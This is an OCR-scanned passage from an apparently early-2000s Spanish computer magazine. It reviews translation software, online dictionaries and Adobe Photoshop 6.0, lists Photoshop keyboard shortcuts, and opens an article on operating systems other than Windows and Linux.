La versión profesional de Systran ofrece la posibilidad de generar diccionarios personalizados, con la extensión «.lst», según los requerimientos de cada usuario. De este modo, WinCSD es capaz de proveer términos, configurados por el usuario, que no se encuentran en los diccionarios estándar que incluye. Cuenta con la particularidad de que puede ejecutarse, desde el menú *Elaborar*, para que tenga efecto en las traducciones que realicemos. Asimismo, será posible agregar, modificar y eliminar términos, así como expresiones, e incorporar información gramatical sobre el término o expresión introducida. A las prestaciones de WinCSD será factible acceder tanto desde el menú de *Opciones de Traducción* como desde el de *Inicio*.

WinCSD convierte a este traductor en una herramienta que se adapta perfectamente a las necesidades específicas de cada usuario, ya que éste interviene para que la traducción se acerque al máximo a sus requerimientos.

L&H WebTranslator 2.0

Una herramienta de traducción diseñada exclusivamente para que el usuario la utilice cuando navegue por Internet.

WebTranslator 2.0
Precio: 5.796 pesetas (34 euros)
Fabricante: Lernout & Hauspie.Tfn: 900 944 483
Web: www.lhsl.com

Si en el número anterior analizábamos la versión 7.0 de Power Translator Pro, en esta ocasión nos centramos en una de las utilidades que incluye, el WebTranslator. Se trata de un programa dirigido especialmente a usuarios de Internet que navegan a través de sitios web publicados en idiomas que no son el suyo, por lo que buscan principalmente una conversion rápida de las páginas que visitan.

Durante el proceso de instalación de WebTranslator, seleccionaremos los diccionarios que deseamos cargar dependiendo de los idiomas que necesitemos. Sin embargo, estos tesauros no pueden consultarse, ya que sólo actúan para ayudar al software en la traducción. La versión que hemos analizado incluye español/inglés y español/italiano, además de diferentes combinaciones con el inglés.

La ventana de WebTranslator consta del botón *Traducir* y un submenú para acceder a las diferentes funciones. Este programa traduce, de forma automática, la página web que tengamos abierta en ese momento, respetando el formato así como los enlaces, gráficos e imágenes. A través del submenú, accedemos a la ventana *Opciones*, desde donde configuraremos el navegador que utilicemos, bien Microsoft Internet Explorer o Netscape Navigator, además de especificar el número de traducciones almacenadas.

Una vez que esté cargado el navegador y tengamos una página activada, pulsaremos en el icono *Traducir*, de modo que aparecerá el cuadro de diálogo *Traducir página*, desde donde seleccionaremos el idioma de origen y el de destino para finalmente activar el botón *Traducir*. Todos estos pasos deberán repetirse cada vez que accedamos a un enlace de la página activada, lo que dificulta una rápida navegación. El resultado de la traducción no es exacto, pero resulta fácil deducir el significado completo.

Por último, existe la posibilidad de volver a traducir una página anteriormente almacenada mediante el botón

Aspecto que presenta el cuadro de diálogo *Traducir página* de WebTranslator.

Softissimo Reverso Personal

Gracias a los tres módulos que incluye, proporciona las utilidades fundamentales para la traducción de textos del español al inglés y viceversa.

Reverso Personal
Precio: 8.316 pesetas (50 euros)
Fabricante: Softissimo
Distribuidor: Lodisoft. Tfn: 91 556 98 58
Web: www.softissimo.com

Softissimo nos propone una solución menos completa que su versión superior, Reverso Pro —analizada en el número anterior—, pero que también ofrece funciones muy útiles. Eso sí, diseñadas para un usuario menos exigente.

La traducción del documento se lleva a cabo desde el módulo *Qtrans*, bien sea introduciendo el texto directamente en la ventana superior o copiándolo desde cualquier otra aplicación. Al igual que la mayoría de los programas de esta comparativa, la ventana inferior mostrará el resultado de forma instantánea.

Una de sus características, al igual que la propuesta de Word Magic Software, es que funciona como un programa independiente de traducción, de modo que no permite la integración con el procesador de textos. De esta forma, se sitúa, en cuanto a manejabilidad, en peor posición que los traductores analizados. No obstante, la calidad obtenida la convierte en una excelente herramienta dentro de la oferta actual.

Para compensar tal carencia, incluye el módulo *R-Express* que permite operar con un documento en cualquier aplicación de Windows al activar una barra de herramientas. Para ello, seleccionaremos el texto a traducir arrastrándolo hasta el icono de Reverso Personal, de forma que aparezca una ventana con la traducción. Finalmente, también incorpora WebView, con las mismas prestaciones que la versión superior, para la traducción de páginas web.

Como ya comentamos en el número anterior, la interfaz del explorador aparece dividida en dos, una con la página original y otra con la traducción, funcionando únicamente con Microsoft Internet Explorer. Para traducir páginas desde Netscape Navigator, emplearemos *R-Express*.

Por último, incluye diccionarios integrados en el motor de traducción que no es posible visualizar ni modificar. No obstante, se podrán incorporar catálogos especializados, adquiriéndose por separado desde la página web de Softissimo.

Traducción mediante el módulo *R-Express*

Diccionarios on-line

En la Red hay foros para resolver dudas lingüísticas

A la hora de contar con una nueva herramienta que nos ayude en nuestro trabajo de traducción, no debemos olvidarnos de la amplia oferta de diccionarios disponibles a través de Internet.

La utilización de una terminología adecuada es de vital importancia a la hora de traducir cualquier texto. Por eso, es necesario hacer uso de cualquier recurso que tengamos a nuestro alcance para llevar a cabo una traducción mucho más exacta y precisa. Aquí es donde el diccionario juega un papel fundamental.

Para facilitar nuestro trabajo, Internet cuenta con una multitud de ellos. Sin embargo, no todos los tesauros son lo suficientemente completos, ya que muchas veces se ciñen a la presentación del término en el idioma de origen con su correspondiente traducción, lo que les convierte en un catálogo puramente léxico. De este modo, es fundamental que incluya el contenido semántico de la palabra en cuestión, es decir, el contexto en que puede aparecer, para que no se limite a una simple lista de términos y significados.

Asimismo, es preciso comentar que en este terreno los sistemas de búsqueda de palabras deben ser de fácil acceso, así como que resulta vital que cuenten con una rápida velocidad de respuesta e, incluso, disponer de enlaces a otros recursos.

La oferta con la que cuenta la Red es bastante extensa. Podemos encontrar diccionarios monolingües (la mayoría de ellos en inglés), bilingües y multilingües, entre otros. En esta ocasión, nos detendremos ante aquellos que más se adaptan a los requerimientos de traducción más habituales: los bilingües (español/inglés e inglés/español) y los multilingües.


La propuesta bilingüe

Desde la dirección web *www.diccionarios.com* es posible acceder a los servicios *on-line* ofrecidos por la editorial Vox. La interfaz presentada en este *site* es muy sencilla. Desde su página de inicio optaremos a todos los diccionarios que incluye. De este modo, introducimos la palabra en la caja de texto del glosario que deseamos que nos muestre el resultado de la búsqueda.

El diccionario bilingüe español/inglés e inglés/español que incluye es el Advanced English Dictionary Vox. Al utilizarlo, obtendremos la definición en el idioma correspondiente, así como ejemplos de uso, trascripción fonética y observaciones gramaticales. Desde esta dirección también es posible realizar otras búsquedas, como por ejemplo sinónimos y antónimos. Por último, mencionar que también se comercializan en formato de papel y que pueden adquirirse desde esta página.

Soluciones multilingües

Logos (*www.logos.it*) dispone de una herramienta *on-line* que se actualiza a diario; se encarga de su desarrollo y crecimiento una red de profesionales. De hecho, en el mensaje de bienvenida nos avisa que no está completo y puede haber algún error, invitándonos a colaborar para su mejora y ampliación.



Aspecto que presenta la página principal de diccionarios de la firma VOX.

Desde la página de inicio de Logos se pueden realizar consultas.

Para empezar a utilizarlo, en la página de inicio de Logos introducimos nuestra consulta y pulsamos la opción *Search*. A continuación, presentará los resultados en diferentes idiomas, ofreciendo, además, distintos contextos en los que aparece esta palabra. Este catálogo consta de más de siete millones de entradas en 31 lenguas.

Por su lado, el servicio de Traducción de la Comisión Europea ha creado el diccionario multilingüe Eurodicautom al que podemos acceder a través de la dirección *http://eurodic.ip.lu/cgi-bin/edicbin/EuroDicWWW.pl*. Este índice, en constante actualización, contiene términos técnicos, acrónimos, abreviaciones y unidades fraseológicas en un total de 12 idiomas. Desde la página de inicio seleccionamos el idioma de origen y de destino de la palabra, al tiempo que señalamos el campo temático al que pertenece. Asimismo, es posible no sólo consultar términos, sino abreviaturas y unidades fraseológicas, así como visualizar un número determinado de entradas. Además, Eurodicautom presenta palabras relacionadas en caso de no disponer en su base de datos del término que buscamos.

Consultas a través de Internet

Son muchas las páginas web que disponen de foros de discusión que facilitan la realización de cualquier consulta *on-line* acerca de un término. Se trata de puntos de encuentro para intercambiar información y un lugar donde se plantean y resuelven dudas. En resumen, este servicio complementario suple las deficiencias que pueda tener todo diccionario, ya que nos permite obtener información en tiempo real sobre cualquier consulta que será aclarada por expertos. Por ejemplo, el Centro Virtual Cervantes (*http://cvc.cervantes.es*) cuenta con varios foros, en ellos, cualquier duda acerca de la correcta traducción de una palabra será respondida por profesionales. Dentro de estos foros destaca el Foro TIC, diseñado para consultas sobre traducción de términos técnicos.

El diccionario Logos, anteriormente comentado, dispone de un servicio de consultas a través de correo electrónico. Este servicio se activa cuando el tesauro no contiene un término específico. Avisará que carece de información sobre esa palabra, de manera que nuestra duda se enviará por correo electrónico, indicándonos en el mensaje donde encontraremos la traducción correcta dentro del sitio Logos.

Adobe Photoshop 6.0

Analizamos el software de retoque fotográfico más popular

Edición de imágenes, retoque fotográfico y creación de gráficos web. Éste es el eslogan utilizado por Adobe para presentar una renovada versión de Photoshop que nos sorprende por sus infinitas posibilidades.

El pasado mes de noviembre ya os anunciábamos la inminente presentación de la nueva edición de Photoshop. Incluíamos en la revista un artículo de lo que podía ser la versión preeliminar del caballo de batalla de la empresa Adobe en el campo del diseño y retoque fotográfico de imágenes. Sin embargo, en aquellos días tan sólo disponíamos de una revisión en fase *beta* y en inglés, razón por la cual os emplazábamos al desarrollo de un subsiguiente artículo en el momento en el que nos hiciéramos con la entrega definitiva y en castellano del producto. Lo cierto es que no se ha hecho esperar demasiado y, como lo prometido es deuda, nos hemos puesto manos a la obra para desarrollar un análisis en el que hemos puesto especial atención a las mejoras de la aplicación y a su integración con los demás elementos respecto a la versión 5.5.

Como adelanto a lo que veremos en profundidad a lo largo del texto, debemos comentaros que uno de los aspectos fundamentales sobre el que incidiremos en más de una ocasión lo encontramos en las nuevas y mejoradas funcionalidades para el diseño web. Las grandes posibilidades de edición de texto, la nueva gestión del manejo de capas, el soporte para dibujo vectorial y el sistema de aplicación de filtros de capas serán algunos de los puntos importantes que detallaremos convenientemente.

Versatilidad en el manejo de capas

Al arrancar la aplicación, contemplamos un entorno que da la impresión de no haber cambiado mucho con el que nos ofrecía la versión 5.5. Sin embargo, al ponernos a trabajar con las herramientas habituales, nos daremos cuenta de que algunas cosas han sido renovadas. Lo que primero saltará a la vista será la ventana de manejo de capas. Si en la versión 5.5 dicha pantalla era estructuralmente idéntica a la que nos ofrecía la 5.0, en este caso, Adobe ha modificado, no solamente el aspecto externo de la misma, sino también el modo operativo. Aparte de ver en ella todas las capas de las que consta nuestra ilustración, tendremos la oportunidad de visualizar todos los efectos que lleva asociados cada una y con un tratamiento similar al que se vincula al manejo de capas.

Esto último lo entenderemos mejor con un ejemplo: supongamos que tenemos en pantalla una imagen compuesta por tres capas diferentes, la primera será el fondo y la segunda y tercera dos objetos diferentes integrados dentro de éste. Ahora aplicaremos variados efectos a estas dos últimas, pero eso sí, diferentes los de una y otra para que notemos el contraste. Una vez hecho esto, observaremos el conjunto de efectos asociados a cada capa en la ventana correspondiente. Esto nos permitirá indicar si queremos o no marcar la visibilidad de cada uno, manteniendo diferentes matices para dichas capas aunque éstos no estén visibles en un momento dado.

Anteriormente, si queríamos ocultar los efectos, lo teníamos que hacer sobre todos ellos, es decir, sobre todos los aplicados en la ilustración completa. La única manera de hacerlo de forma individual era disminuir al mínimo la opacidad del que quisiéramos atenuar de manera que no se apreciara. Claro que ello nos hacía perder los matices que comentábamos anteriormente.

Llegados a este punto, seguro que alguno estará pensando: si tenemos una imagen compuesta por unas 20 capas diferentes más 3 o 4 efectos que cuelguen de cada una, la lista que aparecerá hará que más de uno se eche a temblar a la hora de modificar algún parámetro. También se ha pensado en ello, de manera que podremos plegar y desplegar el conjunto de efectos asociados a cada una de las capas a nuestro gusto. Lo lógico será tener expuestos todos los que pertenezcan a aquella en la que estamos trabajando. Una vez completado el diseño de la misma, los plegaremos de nuevo. Pero eso no es todo, ya que también se ha incluido la opción de agrupar diferentes áreas de la imagen por colores, de manera que navegar por la ventana de capas se facilitará en tanto en cuanto tengamos tonalidades ligadas a cada parte de la imagen.

Una mejora más que nos dejábamos por comentar es la de crear grupos de capas. Todo el grupo se podrá plegar y desplegar, marcar y desmarcar como visible, de igual manera que cuando hablábamos de



los efectos. Esto servirá para tener una ventana aún más organizada.

Efectos y estilos

Si echamos un vistazo a la ventana de efectos, veremos que hay más variedad que antes. Sin embargo, Photoshop ahora los denomina *Estilos* de capa. A los ya existentes en la versión 5.5, *Sombra Paralela*, *Sombra Interior*, *Luz Exterior*, *Luz Interior*, *Inglete y Relieve*, y *Relleno de Color*, se han añadido *Contorno*, *Textura*, *Satinado*, *Superposición de Degradado*, *Superposición de Motivo* y *Trazo*.

De todos ellos, quizás el que pueda parecer más interesante o más vistoso es el de *Degradado de Motivo*, que consiste en aplicar las numerosas texturas que aparecen dentro de una lista desplegable. Además, la configuración de dichas texturas también está accesible dentro de *Estilos*. No obstante, lo mejor para averiguar cuáles son sus posibilidades es navegar y jugar con todos ellos ya que, según nuestra opinión, la potencia de éstos se aprecia en la manera de entrelazarlos e integrarlos con cada capa.

Otro de los aspectos más interesantes que hemos percibido es la opción de crear, modificar y eliminar nuevos estilos. Éstos se colocarán dentro de una nueva ventana y podremos volver a utilizarlos en cualquier momento. El procedimiento es bien sencillo: lo primero que haremos será diseñar nuestra capa con todos los efectos que queramos. A continuación, pulsaremos sobre *Crear Estilo Nuevo* en la pantalla de *Estilos* y, tras darle nombre, comprobaremos que aparece dentro de la lista. Estas funcionalidades nos abren la puerta para diseñar novedosos y personalizados matices, ya que podemos intercalar los estilos predeterminados con cada uno de los efectos de la manera que se nos antoje.

Inicialmente, el programa suministra 17 efectos diferentes. Sin embargo, también nos permitirá cargar algunos nuevos y borrar los que ya no queramos utilizar. Eso sí, no debemos llenar en exceso la mencionada ventana, ya que la velocidad al arrancar la aplicación se ralentizará.



La nueva ventana de manejo de capas de Photoshop nos permitirá organizar y gestionar nuestra ilustración de una manera mucho más efectiva y cómoda.



Con apenas un clic de ratón, podemos conseguir efectos tan vistosos como los de la figura.

Nuevas funcionalidades

Pero además de las mejoras, también hemos encontrado nuevas funcionalidades como el soporte vectorial. Ahora generaremos y daremos salida a formas y textos vectoriales. Se podrán guardar este tipo de datos en los formatos EPS, DCS, TIFF y PDF. Para esto, veremos que se han implementado herramientas como *Rectángulo*, *Rectángulo Redondeado*, *Elipse*, *Polígono* y *Forma Personalizada*. Todas ellas nos facultarán para dibujar trazados en uso, capas de forma o *pixels* pintados. La ventaja de utilizar soporte vectorial para las formas se centra en que la calidad de éstas será independiente de la resolución, algo que no podíamos conseguir en la entrega 5.5. Aparte de ello, al igual que ocurría con la *Galería de Estilos*, también es posible almacenar las formas que nos hayamos creado para usarlas en el futuro.

Otra de las incorporaciones la encontraremos dentro del menú *Imagen*. Se trata de los filtros *Licuar* y *Extraer*, los cuales a nuestro entender, deberían estar junto al resto de filtros de la aplicación. En cambio, se han colocado dentro de este apartado, circunstancia que confunde pues parece que afectarán a todo el conjunto de la imagen y, sin embargo, sólo actúan sobre la capa en la que nos posicionemos. Es probable que se hayan colocado ahí para darles más notoriedad, ya que son nuevos con respecto al resto.

Licuar abre una ventana en la que se aprecia una malla cuadriculada, la cual podremos ir deformando con pinceles en función de la herramienta que seleccionemos. Parece que realmente su objetivo es más «deformar» que licuar. De todas maneras, e independientemente del nombre que se le haya asignado, lo cierto es que resulta eficaz para realizar deformaciones muy precisas dentro de nuestros diseños.

Por su lado, *Extraer* nos servirá para sacar objetos de su fondo. Con una interfaz similar a la última versión, entraremos en una pantalla en la que, utilizando diversas herramientas, trataremos de aislar la parte de la imagen que queremos separar. Para ver los resultados, pulsaremos en *Aceptar*, teniendo en cuenta que, si no nos gusta lo conseguido, podremos volver a la opción anterior y modificar los parámetros de la extracción.

Tanto *Licuar* como *Extraer* son complicados procesos que requieren de una máquina potente para realizarse con soltura. De no ser así, el ordenador tardará bastante tiempo en resolverlos, sobre todo si estamos trabajando con una capa de tamaño amplio. Sin embargo, algo que nos ha gustado bastante es que, en cualquier momento, podremos cancelar la ejecución del

Instalación

Nada más abrir el paquete comercial, encontraremos en él un único CD junto al manual de usuario. Un manual totalmente escrito en castellano y en el que hallaremos una completísima guía del producto, con un índice que detalla a la perfección las posibilidades de las aplicaciones incluidas. Éstas son: Photoshop 6.0, ImageReady 3.0 y Acrobat Reader.

Al comenzar el proceso de instalación, se nos ofrecerá la posibilidad de cargar, junto con Photoshop, una versión de prueba de algunas de las principales aplicaciones de Adobe, como Illustrator, InDesign, PageMaker o Premiere. Algo que resultará interesante a la hora de evaluar uno de los más laureados lemas del fabricante: la completa integración entre sus productos.

El proceso de instalación (tan sólo de Photoshop e ImageReady), el cual consumirá aproximadamente unos 120 Mbytes de espacio en nuestro disco duro, dejará paso a la posibilidad de echar un vistazo al clásico «Léame» del producto. En este fichero hemos podido enterarnos de varios aspectos significativos tales como la pseudocompatibilidad de los nuevos archivos de Photoshop hacia abajo. Un archivo «*.psd» creado con la versión 6.0 podrá ser abierto por la 4,5, 5 o 5.5, aunque algunas funciones, como los nuevos efectos de capa o el soporte vectorial, no estarán activas. Además, las capas de texto aparecerán correctamente pero no podrán editarse como tal y, si grabamos el archivo con cualquier versión de las anteriores, perderemos las nuevas funciones.


Igualmente se hace otra advertencia acerca de ciertos problemas que detectará el usuario al ejecutar a la vez varias de las aplicaciones de Adobe dentro de Windows 98 o Me. Algo que ocurrirá en menor grado si utilizamos Windows NT o 2000. Por cierto, Photoshop 6.0 ya no funcionará en Windows 95.

filtro. Si vemos que la barra de progreso se mueve con una lentitud exagerada, tendremos la oportunidad de pulsar la tecla «Esc» para cancelarlo, algo que nos hará ganar bastante tiempo.

Potencia en la edición de texto

No podíamos pasar sin comentar algo de las nuevas funcionalidades en el manejo y edición de texto. Desde ahora, nos olvidaremos de la incómoda ventana de formateo por la que teníamos que pasar para incluir un párrafo con la versión 5.5. Personalmente, yo me veía obligado a andar apartándola de la pantalla para ir comprobando cómo estaba quedando el resultado. Ahora, ya no tendré que complicarme de ese modo, pues el programa permite editarlo directamente sobre la imagen. Simplemente seleccionaremos el icono *Texto* y nos pondremos a escribir sobre la fotografía.

Nuestra creatividad, ahora, no tendrá que toparse con ninguna barrera. Así, integraremos texto con diferentes tipos y tamaños de letra, formatos de párrafos con interlineado, *tracking* o separación entre los caracteres seleccionados, *kerning* para añadir o restar espacio entre pares de letras específicas, diferentes tipos de sangría, etc. Podremos incluso distorsionar una capa utilizando la ventana para generación de texto deformado. Ésta se abre desde la barra de *Opciones de Herramienta* (en la versión 5.5 esta barra era la ventana de *Opciones*) y nos permitirá dotar a nuestros escritos de una gran variedad de formas sin que pierdan en ningún momento sus cualidades como capa de texto, todo un lujo.



La creación y utilización de formas personalizadas nos permitirá elaborar fácilmente ilustraciones variadas con independencia de la resolución.

Edición de texto, manejo de capas, dibujo vectorial y filtros han sido mejorados en la revisión 6.0 del programa

Photoshop e ImageReady

La última parte de este artículo la hemos dejado para tratar el tema de la publicación en Internet gracias a ImageReady. Ésta y Photoshop son dos aplicaciones diferentes pero unidas gracias a una integración muy conseguida entre ambas. Con Photoshop definimos el diseño de la página y con ImageReady nos encargamos de exportarla a formato HTML con las modificaciones y ajustes apropiados. Una vez diseñada, tenemos la opción de marcarla y dividirla por sectores utilizando los instrumentos *Sector* y *Seleccionar Sector*.


De todas formas, si no queremos hacerlo aquí, también podremos llevar a cabo este proceso dentro de ImageReady. Para ello, deberemos pulsar sobre *Ir a ImageReady*, botón ubicado en la caja de herramientas. Una vez dividida la ilustración en sectores, trataremos de ajustar los parámetros en cuanto a resolución, nivel de compresión y formato.

Debemos tener en cuenta que la página que genere ImageReady tiene que estar optimizada en tamaño de manera que no pese a la hora de descargarla por Internet. En relación con esto, el programa nos permitirá ajustar cada parte de forma selectiva, en sectores, para obtener diferentes zonas funcionales. Cuando se guarda la imagen como página web, cada parte que hayamos elaborado se guarda como un archivo independiente que contiene sus propios ajustes. Utilizando estos elementos de manera coherente, conseguiremos aumentar en mucho la velocidad de descarga de la página. Para definir cómo se generará el código HTML, emplearemos el cuadro de diálogo *Ajustes de Salida*.


Además, ImageReady permite aplicar ciertos efectos dinámicos. Por ejemplo una animación, algo que

El teclado en Photoshop 6.0

Ctrl + 0: Encajar la imagen en pantalla.
Ctrl + Signo + o Ctrl + Signo -: Aumenta o reduce la vista en pantalla.
Alt + Ctrl + 0: Sitúa la vista en el 100 % de su tamaño.
Ctrl + Arrastrar en la previsualización de la paleta Navegador: Aumenta el área especificada de la imagen.
Espacio + Arrastrar: Desplaza la imagen con la herramienta *Mano*.
Re Pág: Se desplaza hacia arriba en una pantalla.
Av Pág: Se desplaza hacia abajo en una pantalla.
Mayús + Re Pág: Se desplaza hacia arriba 10 unidades.
Mayús + Av Pág: Se desplaza hacia abajo 10 unidades.
Inicio: Desplaza la vista hasta la esquina superior izquierda.
Fin: Desplaza la vista hasta la esquina inferior derecha.
Alt + Clic: En la ventana de capas muestra sólo aquella en la que se encuentra el control o muestra todas.
Alt + Combinar hacia abajo: En la ventana de capas copia la actual en la inmediatamente inferior a ésta.
Alt + Combinar visibles: En la ventana de capas combina todas las que estén visibles en una capa activa.
Alt + Combinar enlazadas: En la ventana de capas combina las capas enlazadas en una sola.
F7: Oculta o muestra la ventana de capas.
Ctrl + A: En una capa de texto selecciona todos los caracteres si nos encontramos en modo *Edición*.
Mayús + Clic: En una capa de texto selecciona caracteres entre el punto de inserción y en el que se haga clic.
Alt + Retroceso: Rellena la capa o selección con el color frontal o de fondo.
Alt + Ctrl + Retroceso: Rellena desde *Historia*.
Mayús + Retroceso: Muestra el cuadro de diálogo *Rellenar*.
/: Bloquea/desbloquea una capa.
Cualquier herramienta de pintura + Mayús + Clic: Conecta una serie de puntos mediante una línea recta.
Esc: Cancela la acción en curso.
Alt + Ctrl + T: Transforma libremente con datos duplicados.
Mayús + Alt + Ctrl + T: Transforma de nuevo con datos duplicados.
F6: Oculta o muestra la ventana *Color*.
Ctrl + Clic: En la ventana *Color* elimina los colores sobre los que se haga clic.
Mayús + Clic: En la ventana *Color* sustituye el color sobre el que hagamos clic por el que tengamos seleccionado en primer plano en la caja de herramientas.
Mayús + Alt + Clic: Inserta una nueva muestra.
Ctrl + Clic: Elimina la muestra.
Alt+ Clic: Selecciona el color de fondo en la muestra.
Mayús + Clic: Sustituye el color en la muestra.



La nueva entrega aporta numerosas ventajas con respecto a la versión 5.5.




haremos de manera sencilla desarrollando diferentes instantáneas de la imagen desde la ventana *Animación*. No es necesario que creemos todas y cada una de las diapositivas si son muchas, ya que ImageReady admite la creación de *frames* intermedios para facilitarnos el trabajo. Si por ejemplo pretendemos crear un efecto de aparición gradual de un logotipo, tan sólo generaremos tres o cuatro instantáneas para luego intercalarlas entre sí y conseguir un efecto más preciso. Al terminar la animación, pulsaremos sobre el botón que la ejecuta para ver el resultado.

No obstante, esto no será suficiente, ya que lo que a nosotros más nos interesará será verlo en el navegador (se puede ver en el que tenemos por defecto u otro distinto). Para ello existe, en la caja de herramientas de ImageReady, un botón que pulsaremos una vez terminado todo el proceso de creación y ajuste de la página. También tenemos la oportunidad de añadir de similar manera efectos de *rollover*. Esto es programar un cambio dinámico en la página en un momento dado, por ejemplo al pasar el ratón por encima de un área determinada para que se cambie el puntero habitual por el de enlace a otra URL. Para lograrlo, la aplicación es capaz de generar código JavaScript que efectuará esta acciones.

En las pruebas que hemos realizado en el Laboratorio, el trabajo con ambas aplicaciones y, sobre todo, el proceso de previsualización en el navegador, han ralentizado la máquina severamente. Además, en una de las pruebas, tratando de establecer un *rollover* en el que se generaba código JavaScript, nos encontramos con que, al previsualizarlo en el navegador, la maquetación de la página se había descolocado.

En todo caso y dejando a un lado estos detalles, lo cierto es que las dos aplicaciones trabajando conjuntamente pueden facilitar mucho la labor del diseñador web, sobre todo a la hora de la maquetación y organización de los diferentes componentes.

Para terminar, os proponemos probar Adobe Photoshop 6.0 gracias a la versión que incluimos en CD ACTUAL que estará operativa durante 30 días



Una animación logrará que nuestra página ofrezca un aspecto dinámico y apetecible.

En esta versión se encuentran más variedad de estilos para el tratamiento de capas.

José Antonio Herrero Poyato

La competencia de Windows y Linux

Sacamos a la luz los sistemas operativos más desconocidos

Tanto Windows como Linux se han consolidado desde hace tiempo como las dos principales ofertas en lo que a sistemas operativos para PC se refiere. En este artículo señalamos las características de otros productos que aportan diferentes visiones de la interacción con el usuario y el propio comportamiento de nuestra máquina.

Javier Pastor Nóbrega y José Plana Mario

El sistema operativo más utilizado de todos los tiempos tiene desde hace algunos años un serio competidor en Linux. Las diferentes versiones por las que ha pasado Microsoft Windows lo han convertido en un producto cada vez más cómodo para el usuario y con unas funciones que facilitan la interacción con la máquina. Pero frente al monopolístico dominio de la empresa de Gates, presente en más del 90% de los ordenadores del planeta, se alzan otras opciones capaces de descubrir nuevas ideas y enfoques respecto a las relaciones existentes entre los usuarios y sus ordenadores. Linux es la más famosa de ellas, pero además existen desarrollos que ya tienen cierta solera y que, poco a poco, se están extendiendo en diversos ámbitos del mundillo informático.

En este informe analizaremos algunas de esas alternativas disponibles para PCs y compatibles, apartándonos de otro rango de artículos que vinculan al fabricante de máquinas con un sistema operativo propietario. Olvidaremos, pues, en estas líneas otras plataformas como Apple con su MacOS, o diversos Unix comerciales como los que ofrecen Sun (Solaris), IBM (AIX), HP (HP/UX), SGI (IRIX), DEC (Digital Unix), etc.

¿Por qué optar por otros sistemas?

Es probable que un usuario ocasional no tenga excesivas necesidades a la hora de manejar el PC y tan sólo requiera un producto que le «resuelva la papeleta». Windows es, en estos casos, la mejor solución por el amplísimo mercado que tiene detrás y por la cantidad de opciones que aparecen todos los días para cada tarea. Sin embargo, también hay quien demanda ciertas características que Windows no puede ofrecer. Aquí, Linux se sitúa como la alternativa más relevante, por su carácter cada vez más cercano al usuario medio y porque, a pesar de todo, no ha perdido su filosofía Unix. La potencia y el control sobre el sistema y todos los recursos que ofrece Linux no los puede aportar Windows, pero entre ambos hallamos propuestas intermedias e incluso SOs que marcan una línea antes no definida en este segmento. Así, hablaremos de sistemas operativos que podríamos calificar de experimentales (Plan9, The Hurd), de desarrollos ya veteranos y en la línea de Linux, aunque menos conocidos en nuestro país (FreeBSD), o de productos que ofrecen una personalidad propia, como BeOS y QNX.

Dejaremos en el tintero otros muchos entornos, algunos ya muy conocidos como NeXT (*www.next.com* o *www.apple.com/enterprise*), que marcaron todo un hito, no sólo por el espectacular diseño de las máquinas que lo ejecutaban, sino por el innovador y potente conjunto de herramientas de desarrollo en el que confiaron empresas como ID Software para la creación de juegos como Doom. También hemos de hacer una mínima reseña de WebOS (*www.webos.com*), destinado a la navegación por Internet, eso sin contar los miles de sistemas destinados a la pura investigación.

